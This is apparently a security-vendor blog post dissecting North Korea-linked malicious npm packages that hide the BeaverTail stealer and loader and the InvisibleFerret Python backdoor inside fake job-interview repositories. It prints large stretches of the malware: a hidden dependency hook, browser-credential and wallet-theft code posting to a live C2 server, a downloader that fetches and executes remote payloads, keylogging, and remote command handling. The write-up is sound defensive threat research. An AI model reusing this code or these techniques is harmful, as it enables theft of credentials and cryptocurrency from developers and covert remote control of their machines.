# Dependency hijacking: Dissecting North Korea's new wave of DeFi-themed open source attacks targeting developers


stacklok.com/blog/dependency-hijacking-dissecting-north-koreas-new-wave-of-defi-themed-open-source-attacks-targeting-developers


## Executive Summary

Over recent days, Stacklok has identified a new wave of malicious NPM package activity from DPRK-aligned threat actors targeting developers and jobseekers in the cryptocurrency, NFT, and Web3 sectors. These packages are a key early stage component of a complex, layered attack chain designed to harvest cryptocurrencies and establish persistent access to compromised developer machines.

These objectives are achieved by embedding a cross-platform JavaScript information stealer and loader known as **BeaverTail** within copies of legitimate NPM packages. BeaverTail fetches **InvisibleFerret**, a multi-component Python payload responsible for further sensitive data exfiltration and remote control capabilities.

The attack chain is triggered when unsuspecting job applicants, often lured through fake recruitment efforts, are directed to clone GitHub repositories that include the malicious NPM packages as a dependency. This general form of social engineering via fake job interviews is a common initial access vector associated with North Korean threat actors, typically using LinkedIn to establish contact.



The TTPs and attack infrastructure involved are consistent with a continuation of the campaign previously dubbed Contagious Interview by PaloAlto Unit42 last year.

The threat actors behind the ongoing operation have recently experimented with delivering BeaverTail and InvisibleFerret via a MacOS disk image (dmg) imitating MiroTalk, a video call application.

However, this set of packages is largely in line with the earlier JavaScript-based attack variants, apart from utilizing different styles of obfuscation when compared to previous samples.


**Malicious NPM packages detected**

- ethersscan-api
- eslint-module-conf
- eslint-scope-util

## Technical Details

### Trusty Package Detection

Stacklok's package analysis platform, Trusty, alerted us to three suspicious npm packages without a verified claim to a source repository. All three were published by the same author, `richard_dev`. Our static code analysis system had also flagged the presence of obfuscated JavaScript code within all 3 of the packages.




### Starjacking Legitimate Repositories


The three identified malicious NPM packages were designed to mimic popular NodeJS packages:

1. ethersscan-api falsely claimed to be associated with the legitimate **etherscan-api** repository, likely to typosquat unsuspecting users in the Ethereum community.
2. eslint-module-conf linked itself to eslint-plugin-import, a package with over 22 million weekly downloads.
3. eslint-scope-util claimed to be connected to eslint-scope, which had been deprecated in favor of a monorepo.

All three contained an additional, heavily obfuscated JavaScript source code file, sometimes hidden within subdirectories such as lib to evade detection.

## Social Engineering

Pivoting from the npm packages we discovered, we were able to find an example of a GitHub repository utilized in sophisticated social engineering attacks involving job interviews in the DeFi or Web3 space. The threat actors will encourage targeted developers to clone a repository as part of a coding challenge or technical assessment, which will either directly contain malicious code or be dependent upon a malicious package.




The NFT_Marketplace project lists an earlier version of `ethersscan-api` (0.0.3, published 23rd August) as a dependency for the private NodeJS package `nuron-nextjs`. Although newer versions of `ethersscan-api` have since been released, the core functionality of the package remains largely unchanged. Hence it is assumed that this case is still relevant as an illustration of possible malware delivery through dependencies in open source projects.

Hidden within `/backend/utils/apiFeatures.js` is a call to a function from the malicious NPM package.

```

  getBalance () {
      const API_KEY = process.env.NEXT_PUBLIC_API_URL || "389FCZBD45XFVTWYENCHJIXUMDCEHY42KT";
      const address = process.env.NEXT_PUBLIC_ADDRESS || "0x9c1b0a05f89ce1839f82b14dda5825eed43bc32f";
      var api = require('ethersscan-api').init(API_KEY);
      var balance = api.account.balance(address);
      balance.then(function(balanceData){
        console.log(balanceData);

        return balanceData;
      });
    }

    getTransactions (address, startblock, endblock, page, offset, sort) {
      const API_KEY = process.env.ETHERSCAN_API_KEY;
      var api = require('ethersscan-api').init(API_KEY);
      var transactions = api.account.txlist(address, startblock, endblock, page, offset, sort);
      transactions.then(function(transactionsData){
        console.log(transactionsData);

        return transactionsData;
      });
    }
```

Nothing looks egregiously out of place here, but checking the source code of the dependency package, we see that inside `init.js`, `hash-blob.js` is pulled in with `require` and used as an argument in the exported function.

ethersscan-api-0.0.3 > package > lib > JS init.js > hash

```
"use strict";
const axios = require('axios');
const log = require('./log');
const proxy = require('./proxy');
const stats = require('./stats');
const block = require('./block');
const transaction = require('./transaction');
const hash = require('./hash-blob');
const contract = require('./contract');
const account = require('./account');
const pickChainUrl = require('./pick-chain-url');
/**
 * @module etherscan/api
 */


/**
 * @param {string} apiKey - (optional) Your Etherscan APIkey
 * @param {string} chain - (optional) Other chain keys [ropsten, rinkeby, kovan]
 * @param {number} timeout - (optional) Timeout in milliseconds for requests, default 10000
 * @param {object} client - optional axios client instance
 */
module.exports = function(apiKey, chain, timeout, client = null) {

  if (!apiKey) {
    apiKey = 'YourApiKeyToken';
  }

  if (!timeout) {
    timeout = 10000;
  }

  if (!client) {
    client = axios.create({
      baseURL: pickChainUrl(chain),
      timeout: timeout,
      hash: hash
    });
  }
```

By contrast, the legitimate package does not contain such an import, and does not pass a hash parameter.

# etherscan-api

10.3.0 • Public • Published 2 years ago

Readme | Code Beta | 3 Dependencies

/etherscan-api/ lib/ init.js

« Back

72 LC

```
"use strict";
const axios = require('axios');
const log = require('./log');
const proxy = require('./proxy');
const stats = require('./stats');
const block = require('./block');
const transaction = require('./transaction');
const contract = require('./contract');
const account = require('./account');
const pickChainUrl = require('./pick-chain-url');
/**
```

This means that whatever is contained in the injected code, `hash-blob.js`, will be executed when the victim of the fake job process runs the Node project after cloning it from GitHub. This level of layering helps evade detection.

### BeaverTail Stealer & Loader

All three of the analyzed packages contain almost identical variants of BeaverTail distributed as heavily-obfuscated JavaScript. Taking the most recent package uploaded as an example, `resolve.js` (view in full in our Jail repo), the following obfuscation techniques are evident:

- Self-invoking functions (IIFE)
- Hexadecimal encoding
- Control flow obfuscation
- String manipulation

These methods are characteristic of obfuscation via `javascript-obfuscator`, a more basic option than those employed in earlier BeaverTail variants.

```
(function(_0x999be9,_0xfd65c9){const _0x23cbe7=_0x999be9();function
_0x184df5(_0x3a9a49,_0x264dd0,_0x18af88,_0xa1a817,_0x4275bc){return
_0x23cf(_0x264dd0-0x202,_0x4275bc);}function
_0xab2fa1(_0x39941e,_0x3b3682,_0x30393c,_0x3cf4ef,_0x1f2ca0){return
_0x23cf(_0x3b3682- -'0x21f',_0x1f2ca0);}function
_0x4a2813(_0x445a36,_0x1c11db,_0x28ac74,_0x1581c0,_0x1b920f){return
_0x23cf(_0x28ac74- -0x327,_0x1b920f);}function
_0x3b9c44(_0x3d6460,_0x261861,_0x592466,_0x3b83a1,_0x68ea99){return
_0x23cf(_0x68ea99- -0x25,_0x3b83a1);}function
_0x3cafc8(_0x346b24,_0x23e807,_0x5678a5,_0x505d48,_0x4c295d){return
_0x23cf(_0x346b24-'0x21d',_0x5678a5);}while(!![]){try{const _0xbe3b1b=-
parseInt(_0x3b9c44('0x20a',0x246,'0x1b0','0x1fe',0x231))/(0x1*0x1494+0x1*0x2485
+-0xa8*0x57)*(-
parseInt(_0x3b9c44(0x3cb,'0x2e8',0x33e,'0x28f',0x311))/(0x1683+0x1*0x894+-0x1f1
5))+-
parseInt(_0x3cafc8(0x4c2,0x472,0x50c,'0x460',0x423))/(0xd1f*-0x1+-0x1e6+0xf08)*
(parseInt(_0xab2fa1('0x75','0xee','0xa8',0xd5,'0x52'))/(0x1deb+-0x65f*-0x1+-0x2
*0x1223))+parseInt(_0x184df5(0x573,'0x522','0x468','0x557','0x56a'))/(0x1af*0x2
+0x674*0x2+0x1*-0x1041)*(-parseInt(_0x4a2813(-0x63,-0xb,-'0x68',-'0x1a',-
'0x47'))/(-0x5ff+0x7*-0x403+0x61*0x5a))+parseInt(_0xab2fa1(-'0xa8',-'0x2',-
'0x48',-'0x8c',-0x2d))/(-0x9e5*0x3+0x3*0xb89+0x7*-0xb3)*(parseInt(_0xab2fa1(-
'0x72',0x9,-
'0x83',0x21,0x72))/(0x1*-0xe3b+-0x41e*-0x1+0xa25))+parseInt(_0x4a2813(-0x11,'0x
37','0x4',-
'0x81',0x70))/(-0x65*-0x59+0x56f+-0x2883)+parseInt(_0x3cafc8(0x4da,0x588,'0x499
','0x54c',0x45e))/(-0x1f*0x55+-0x1*-0x1134+0x1*-0x6df)+-
parseInt(_0xab2fa1('0x1d6',0x118,'0x184',0x128,0x74))/(0x1e0f+0x1a8c+-0x3890);i
f(_0xbe3b1b===_0xfd65c9)break;else _0x23cbe7['push'](_0x23cbe7['shift']
());}catch(_0xf56807){_0x23cbe7['push'](_0x23cbe7['shift']());}}}
```

Removing the initial layers of obfuscation, the functionality of the script becomes more apparent.

The dual-purposes of stealing and loading subsequent stages were sufficiently visible enough to avoid fully deobfuscating the script.

### Information Stealing

```
eslint-scope-util-7.2.3 > JS resolve-deobf.js > ...
});
_0x179ccb();
const _0x5deaad = require('fs');
const _0x20b552 = require('os');
const _0x12cf5a = require("path");
const _0x3d7d71 = require("request");
const _0x1d7fc9 = require("child_process").exec;
const _0x155791 = _0x20b552.hostname();
const _0x2f6c7e = _0x20b552.platform();
const _0x10e868 = _0x20b552.homedir();
const _0x25044a = _0x20b552.tmpdir();
const _0x6f6d17 = _0x768bed => _0x768bed.replace(/^~([a-z]+|\/)/, (_0x2fe07f, _0x2edb6f) => '/' === _0x2edb6f ? _0x10e868 : _0x12cf5a.
dirname(_0x10e868) + '/' + _0x2edb6f);
function _0x23cf(_0x2f8b77, _0x11ce15) {
  const _0x4e69f8 = _0x4ef5();
  _0x23cf = function (_0x50e067, _0x59e122) {
    _0x50e067 = _0x50e067 - 493;
    let _0x28f97d = _0x4e69f8[_0x50e067];
    return _0x28f97d;
  };
  return _0x23cf(_0x2f8b77, _0x11ce15);
}
function _0x4da7fc(_0x40544d, _0x1288c2, _0x133325, _0x4f50dc, _0x1868f5) {
  return _0x23cf(_0x1288c2 + 0x236, _0x133325);
}
function _0x4093b8(_0xf6671f) {
  try {
    _0x5deaad.accessSync(_0xf6671f);
    return true;
  } catch (_0x3cfbf8) {
    return false;
  }
}
const _0x36d9be = ["Local/BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser", "BraveSoftware/Brave-Browser"];
const _0x5ced44 = ["Local/Google/Chrome", "Google/Chrome", "google-chrome"];
const _0x373f95 = ["Roaming/Opera Software/Opera Stable", "com.operasoftware.Opera", "opera"];
const _0x1a9a71 = ["nkbihfbeogaeaoehlefnkodbefgpgknn", "ejbalbakoplchlghecdalmeeeajnimhm", "fhbohimaelbohpjbbldcngcnapndodjp",
"hnfanknocfeofbddgcijnmhnfnkdnaad", "ibnejdfjmmkpcnlpebklmnkoeoihofec", "bfnaelmomeimhlpmgjnjophhpkkoljpa",
"aeachknmefphepccionboohckonoeemg", "hifafgmccdpekplomjjkcfgodnhcellj", "jblndlipeogpafnldhgmapagcccfchpi",
"acmacodkjbdgmoleebolmdjonilkdbch", "dlcobpjiigpikoobohmabehhmhfoodbb", "aholpfdialjgjfhomihkjbmgjidlcdno"];
const _0x2dddc3 = async (_0x430067, _0x4dbc3e, _0x1dccaa, _0x5bf482) => {
  let _0x1d04c4;
```

After gathering some basic system information, the BeaverTail script dives into its cross-platform infostealing capabilities, targeting sensitive browser database files for credentials, and enumerating the machine’s browsers for cryptocurrency wallet extensions.

| Extension ID | Extension Name |
|---|---|
| nkbihfbeogaeaoehlefnkodbefgpgknn | Metamask Wallet (Chrome) |
| ejbalbakoplchlghecdalmeeeajnimhm | Metamask Wallet (Edge) |
| fhbohimaelbohpjbbldcngcnapndodjp | Binance Wallet |
| hnfanknocfeofbddgcijnmhnfnkdnaad | Coinbase Wallet |
| ibnejdfjmmkpcnlpebklmnkoeoihofec | TRON Wallet |
| bfnaelmomeimhlpmgjnjophhpkkoljpa | Phantom Wallet |
| aeachknmefphepccionboohckonoeemg | Coin98 Wallet |
| hifafgmccdpekplomjjkcfgodnhcellj | Crypto.com Wallet |
| jblndlipeogpafnldhgmapagcccfchpi | Kaia Wallet |
| acmacodkjbdgmoleebolmdjonilkdbch | Rabby Wallet |

| | |
|---|---|
| dlcobpjiigpikoobohmabehhmhfoodbb | Argent X - Starknet Wallet |
| aholpfdialjgjfhomihkjbmgjidlcdno | Exodus Web3 Wallet |

It includes checks for MacOS-specific targets such as Solana ID files and iCloud Keychain.

The harvested files are then exfiltrated to a known North Korean C2 server, `95.164.17[.]24:1224`. This server has been associated with state-sponsored operations for several months.

The blob posted to the C2 is prepended with the campaign ID and the machine hostname.

```
};
const _0x46489c = (_0x1f93fe, _0x583c43) => {
  const _0x131bd3 = {
    type: '3',
    hid: "525_" + _0x155791,
    uts: _0x583c43,
    multi_file: _0x1f93fe
  };
  try {
    if (_0x1f93fe.length > 0) {
      const _0x46dad5 = {
        url: "http://95.164.17.24:1224/uploads",
        formData: _0x131bd3
      };
      _0x3d7d71.post(_0x46dad5, (_0x34c659, _0x27df1d, _0x478cab) => {});
    }
  } catch (_0x41059b) {}
};
```

### Loader

The more critical aspect of the BeaverTail script is its ability to download and execute additional payloads.

In this case, a Python script with the extension .npl is downloaded from a remote server with a URL of the format http://<c2>:1224/client/<campaign_ID> (e.g., 3/525 here) and saved directly into the user's home directory (referenced by the variable _0x10e868).

This is the first component of the multistage Python malware known as InvisibleFerret.

```
const _0x18efa5 = async () => await new Promise((_0x1da704, _0x1d8094) => {
  if ('w' == _0x2f6c7e[0]) {
    if (_0x5deaad.existsSync(_0x10e868 + "\\.pyp\\python.exe")) {
      (() => {
        const _0x1f4dd5 = _0x10e868 + "/.npl";
        const _0xb3c05c = "\"" + _0x10e868 + "\\.pyp\\python.exe\" \"" + _0x1f4dd5 + "\"";
        try {
          _0x5deaad.rmSync(_0x1f4dd5);
        } catch (_0x2527f0) {}
        _0x3d7d71.get("http://95.164.17.24:1224/client/3/525", (_0x3af87a, _0x342c2e, _0xb4a822) => {
          if (!_0x3af87a) {
            try {
              _0x5deaad.writeFileSync(_0x1f4dd5, _0xb4a822);
              _0x1d7fc9(_0xb3c05c, (_0x5b6ebc, _0x1fbbb6, _0x455382) => {});
            } catch (_0x5cb63e) {}
          }
        });
      })();
    } else {
      _0x74221d();
    }
  } else {
    (() => {
      _0x3d7d71.get("http://95.164.17.24:1224/client/3/525", (_0xc91655, _0x39a58c, _0x22434a) => {
        if (!_0xc91655) {
          _0x5deaad.writeFileSync(_0x10e868 + "/.npl", _0x22434a);
          _0x1d7fc9("python3 \"" + _0x10e868 + "/.npl\"", (_0x3a0f2a, _0x3661fd, _0x26d9e3) => {});
        }
      });
    })();
  }
});
```

Execution of the script is ensured by the download of a Python binary if it is not already installed.

## InvisibleFerret

InvisibleFerret is a Python-based malware delivered in multiple stages:

- **Stage 1:** Downloads and executes subsequent payloads based on the host OS.
- **Stage 2:** Implements RAT (Remote Access Trojan) capabilities, including keylogging and system fingerprinting.
- **Stage 3:** Executes browser-stealing operations, targeting stored credentials and sensitive data in the victim's browser.

### Initial Installer

This first script, `.npl`, is again heavily obfuscated.

It consists of an anonymous function that takes a single argument `__`. It:

1. Reverses the string `__`.
2. Decodes the reversed string from base64 format using `base64.b64decode`.
3. Decompresses the base64-decoded data using `zlib.decompress`.

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)(b'=wZT1bbA/ff/+/
X1rm3oBtR74ctrn+VoXY9nUj02kYXQAykypIaH0Ity7ZGEAfo7gol/kO4voipCpRAFmAMxiSkR9GmSSO6lGhy+cB3PZukwySGsNHIc/KgvQHKHowJuAN/LZ
+F0Yrgqc8PY62xgciM9KytGS6F5dw9+J1RBXrK/FjYe96/
34KgcbSCMg24JkhIr0Z5HzkqeQ4ZEyzRlgqBSBqTNXGw02mo2foH5ccYy471RBh08OzZd2pC0uxHCS6pennW/JciWKvidGUXyWeXgrTvz3K7QGsUHmEYcs4G6C/
G8PeXJQC4udIHCoqZXASDtZxBHgjr5PT0ofpPzB/ODe5k+f2YZbmpnSzLaI
+mZ93jbs6aOzAFXZNDrT21TXn5Hmph0uyzucZKEAkIkKjFLfjJzzB9JwY8ZW71bjlJ0mUEvkk+5JC99TfUnHSjJnL++WrYR4ri9E8HeS1NBNMWHn1qPt1vJmq/
o0mZNASNcMwLdOxkPojU2jZCY1e1qKgtOaK44FqSVOa8WgdNWaOWrLsMdsb4iL9pI2BpnZllGhAcz8Ckx1QLpfvrA3dBbv2/0hWFoe/
tcALXPYAkCFG3WwfmFEKL5oR1d5Ge1vp9ZRD75iMD3UodTJlt7OxKTZtrpeKuCjCSlrEarG2oLGNeOuZ4MmLUS1/7XpjsUUv9/
Pf53z5oF3e1n0Zt8mLC7xK6EJjIRjbd56TsfUp81jqSK3IfFYhw/3p2/
```

Knowing this, we can iteratively extract the argument string and follow this decoding and inflation pattern to unwind 50 layers of encoding and compression, leaving us with the underlying script.

Once fully deobfuscated, the script fetches additional components from the attacker's C2 server and executes them, depending on the host operating system.

```python
import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

sType = "3"
gType = "525"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "95.164.17.24"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        if ot=="Darwin":
            # aa = requests.get(host2+"/payload1/"+sType+"/"+gType, allow_redirects=True)
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        else:
            aa = requests.get(host2+"/payload/"+sType+"/"+gType, allow_redirects=True)
            with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"

def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+ sType +"/"+gType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])
```

For all operating systems, `http://<c2_server>/payload/<campaign_id>` is fetched and written to a hidden path, `.n2/pay` under the home directory, before being executed with `subprocess.Popen`.

If the OS is Darwin (MacOS), the script then exits after the first stage. For all other OS, a tertiary payload is retrieved from the `/brow/` path, saved to `.b2/bow`, and executed.

### RAT Capabilities and Backdoor

The second component, `.n2/pay`, contains the core RAT-like functionality of InvisibleFerret.

- Machine fingerprinting
- Keylogging and clipboard logging
- Remote command execution

- Executing a tertiary component
- Downloading AnyDesk
- Regular check-ins with C2 server

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)
(b'=4wDD5EAaqp6RwkBb4pYaGVbs6OFUkxZe6mmTo+YUuh7VVhVhXu4xBILMLqQrWftc2S/dIyodypyyLgCsqQWZilVb++rvaOkR/xBz8f/ABAMYxNX1+orvBWWsR2jnQFASO//
tBBW3LGcNamMMLWCOi/aPYvTWGmvhHL/u/Gx0nMXobn0eW16KzoGDOP+0GGFVWGuWkG0xxidxgn0L3ZcgzKBFG+XlcTzced9eBHcKLQkJ54WK93nA/
F2RM43j6yqiOhVf1o01WLWglZR/3py3YvgS4se+ZvEvZ1TBICi5eWjOQo7wOgL7jA3lmJAws9JG4q1Zw295g15kQItZjgEAHErEjqnjYeAqCsYmOawd0MB/
AETZruqHP64fibvD8r0sCMJwFh6AbpzF61e435OkZWecXycVqHDh1yeQsZKUg42sG1nt6FXFDH76yScf4Ssm/Qlsk2f5XaI+FBdRuB805G7kv
+CuZjGoXBik1j1NVgD3WdhIvRZQcBwjeo+x53Nt2stBuD+DIpC3FQOOflKpIy/Ss2PgrXKZvj9m/
cM8YX3TcxbnSTtgCh8VvroBJrkmC4G7rspxdEFzHOln8cx9uosheaagNj8xMehyIyOA+hxInc5chPzGRq9iFvdt5aQaR
+4bfLhlIf8vhcTE63ye016IBTZybNi8A2wSyyOrXf4Jw37IWW4b80e+gEmOKPTeSKmyu0u/3SE1gvZotLpDsv+zET+gsJDVH90pIAogCu4X/wfV2FCb4JJ6fWpZyqe/NlOd00/
```

The same compression and encoding routine used in the earlier stage has been applied here and can be removed in a similar fashion to extract the unobfuscated Python payload for analysis.

## Fingerprinting

InvisibleFerret gathers detailed information on the local host OS and hardware attributes, along with the geographic location associated with the IP address, in order to fingerprint the victim.

```python
sType = "3"
gType = "525"
class HostInfo(object):
    def __init__(A):
        A.system=system()
        if gType == "root":
            A.hostname=node()
        else:
            A.hostname=gType + "_" + node()
        A.release=release()
        A.version=version()
        A.username=getuser()
        A.uuid=A.getID()
    def getID(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def sysinfo(A):return{'uuid':A.uuid,'system':A.system,'release':A.release,'version':A.version,'hostname':A.hostname,'username':A.username}

class Position(object):
    def __init__(A):A.geo=A.get_geo();A.internal_ip=A.get_internal_ip()
    def get_internal_ip(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
    def get_geo(A):
        try:return get('http://ip-api.com/json').json()
        except:pass
    def net_info(A):
        g=A.get_geo()
        if g:
            ii=A.internal_ip
            if ii:g['internalIp']=ii
        return g

class SysInfo(object):
    def __init__(A):A.net_info=Position().net_info();A.sys_info=HostInfo().sysinfo()
    def parse(K,data):
        J='regionName';I='country';H='query';G='city';F='isp';E='zip';D='lon';C='lat';B='timezone';_A='internalIp'
        A=data;A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F in A else'',G:A[G]if G in A else'',H:A[H]if H in A
        else'',I:A[I]if I in A else'',B:A[B]if B in A else'',J:A[J]if J in A else'',_A:A[_A]if _A in A else''}
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):B=A.net_info;return{'sys_info':A.sys_info,'net_info':A.parse(B if B else[])}
```

The fingerprint is then crafted into JSON format and uploaded to the C2 server.

## Keylogging and Clipboard Monitoring

The libraries `pyHook` and `pyperclip` are utilized to continually log keystrokes and clipboard content upon copy and paste operations.

```
def run_copy_clipboard():
    global e_buf
    try:
        copied = pyperclip.waitForPaste(0.05)
        tt = "\n=================BEGIN================\n";tt += copied;tt += "\n==================END==================\n"
        e_buf += tt;write_txt(tt)
    except Exception as ex:pass

def hkb(event):
    if event.KeyID == 0xA2 or event.KeyID == 0xA3:return _T

    global e_buf
    tt = check_window(event)

    key = event.Ascii
    if (is_control_down()):key=f"<^{event.Key}>"
    elif key==0xD:key="\n"
    else:
        if key>=32 and key<=126:key=chr(key)
        else:key=f'<{event.Key}>'
    tt += key
    if is_control_down() and event.Key == 'C':
        start_time = Timer(0.1, run_copy_clipboard)
        start_time.start()
    elif is_control_down() and event.Key == 'V':
        start_time = Timer(0.1, run_copy_clipboard)
        start_time.start()

    e_buf += tt;write_txt(tt);return _T
```

### Browser Stealer

The other script downloaded by the first stage, `bow`, is executed using the `ssh_run` function.

```
    def ssh_run(A,args):
        try:
            a=args[_A];p=A.par_dir+"/bow";res=A.bro_down(p)
            if res:
                if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CREATE_NO_WINDOW|subprocess.
                CREATE_NEW_PROCESS_GROUP)
                else:subprocess.Popen([sys.executable,p])
            o = os_type + ' get browse'
        except Exception as e:o = f'Err4: {e}';pass
        p={_A:a,_O: o};A.send(code=4,args=p)
```

### C2 Commands

The `Shell` class, a snippet of which can be seen below, defines many functions to allow the operator to interact with the agent.

The backdoor waits for instructions from the C2 server, which are JSON formatted and contain one or more of the 8 available arguments.

1. Command execution
2. Closing the beaconing client session
3. Sending the logged keystrokes and clipboard data
4. Running the browser stealer
5. File upload to FTP
6. Kill browser processes
